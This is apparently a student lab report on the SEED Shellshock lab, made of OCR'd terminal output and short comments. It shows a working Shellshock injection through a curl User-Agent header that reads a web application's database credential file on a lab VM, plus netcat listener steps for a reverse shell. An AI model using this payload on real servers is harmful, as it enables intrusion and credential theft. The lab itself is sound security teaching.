myprog.cgi  task3.cgi
[02/22/22]seed@VM:~/.../task3$ sudo chmod 755 /usr/lib/
cgi-bin/task3.cgi
[02/22/22]seed@VM:~/.../task3$ ls /usr/lib/cgi-bin/
myprog.cgi  task3.cgi
[02/22/22]seed@VM:~/.../task3$ curl -A "TEST VARIABLE"
http://localhost/cgi-bin/task3.cgi
Printing environment variable to check their values
HTTP_HOST=localhost
HTTP_USER_AGENT=TEST VARIABLE
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
 at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
```


Fig 4.9



```
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/task3.cgi
SCRIPT_NAME=/cgi-bin/task3.cgi
[02/22/22]seed@VM:~/.../task3$ curl -A "TEST2" http://l
ocalhost/cgi-bin/task3.cgi
Printing environment variable to check their values
HTTP_HOST=localhost
HTTP_USER_AGENT=TEST2
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
 at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
```

Fig 4.10


TASK4:



```
[02/22/22]seed@VM:~/.../task4$ ls /usr/lib/cgi-bin/
myprog.cgi  task3.cgi
[02/22/22]seed@VM:~/.../task4$ cat /usr/lib/cgi-bin/myp
rog.cgi
#! /bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "Hello World"


[02/22/22]seed@VM:~/.../task4$ 
```


Fig 4.11

Asked to launch the shellshock attack to the server using the environmental variables and function definition. It asked to check if it has access to a password file or content file from the server and the answer is yes. got the information about database admin, database passwords and some other useful information.




```
[02/22/22]seed@VM:~/.../task4$ ls
task4.command
[02/22/22]seed@VM:~/.../task4$ cat task4.command
We use the myprog.cgi for this task.

$nc -lv 9090

on the second one lauch the attack to get the reverse s
hell:

curl -A "() { echo  hello;}; echo Content_type: text/pl
ain; echo \ /bin/cat /var/www/CSRF/Elgg-config/settings
.php" \http://10.0.2.14/cgi-bin/myprog.cgi


[02/22/22]seed@VM:~/.../task4$ 
```

Fig 4.12




```
/**
 * To enable profiling, uncomment the following lines,
and replace __some_secret__ with a
 * secret key. When enabled, profiling data will show i
n the JS console.
 */
//if (isset($_REQUEST['__some_secret__'])) {
//
//      // send profiling data to the JS console?
//      $CONFIG->enable_profiling = true;
//
//      // profile all queries? A page with a ton of qu
eries could eat up memory.
//      $CONFIG->profiling_sql = false;
//
//      // in the list, don't include times that don't
contribute at least this much to the
//      // total time captured. .1% by default
//      $CONFIG->profiling_minimum_percentage = .1;
//}
[02/22/22]seed@VM:~/.../task4$ 
```

Fig 4.13



```
//
//       // profile all queries? A page with a ton of qu
eries could eat up memory.
//       $CONFIG->profiling_sql = false;
//
//       // in the list, don't include times that don't
contribute at least this much to the
//       // total time captured. .1% by default
//       $CONFIG->profiling_minimum_percentage = .1;
//}
[02/22/22]seed@VM:~/.../task4$ curl -A "() { echo hello
;}; echo Content_type: text/plain; echo; /bin/cat /var/
www/CSRF/Elgg/elgg-config/settings.php" http://10.0.2.1
5/cgi-bin/myprog.cgi > analysis_txt
  % Total    % Received % Xferd  Average Speed   Time
  Time     Time  Current
                                 Dload  Upload   Total
  Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:--
100  8927    0  8927    0     0   377k      0 --:--:--
--:--:-- --:--:--  396k
[02/22/22]seed@VM:~/.../task4$ 
```


Fig 4.14



```
<?php
/**
 * Defines database credentials.
 *
 * Most of Elgg's configuration is stored in the databa
se.  This file contains the
 * credentials to connect to the database, as well as a
 few optional configuration
 * values.
 *
 * The Elgg installation attempts to populate this file
 with the correct settings
 * and then rename it to settings.php.
 *
 * @todo Turn this into something we handle more automa
tically.
 * @package    Elgg.Core
 * @subpackage Configuration
 */

date_default_timezone_set('UTC');
"analysis_txt" 286L, 8927C           16,0-1        Top
```

Fig 4.15


TASK-5:



```
[02/22/22]seed@VM:~/.../lab_4$ mkdir task5
[02/22/22]seed@VM:~/.../lab_4$ cd task5
[02/22/22]seed@VM:~/.../task5$ vim task5.command
[02/22/22]seed@VM:~/.../task5$ cat task5.command
We use the myprog.cgi for this task.

You need two terminals on the attacker machine to launc
h this attack. On first one, type:

$nc -lv 9090

on the second one lauch the attack to get the reverse s
heel:
```


Fig 4.16

It can have access to the server but no access to the root privilege and content that root can do but it can down the server and make some possible problems.


clone2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
1:40 PM


```
[02/23/22]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:25:3a:d
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:2
5.255.255.0
          inet6 addr: fe80::ef93:c2d5:a628:6179/64 Scop
e:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Me
ric:1
          RX packets:55 errors:0 dropped:0 overruns:0
rame:0
          TX packets:64 errors:0 dropped:0 overruns:0
arrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14305 (14.3 KB)  TX bytes:8332 (8.3
KB)
```

Fig 4.17



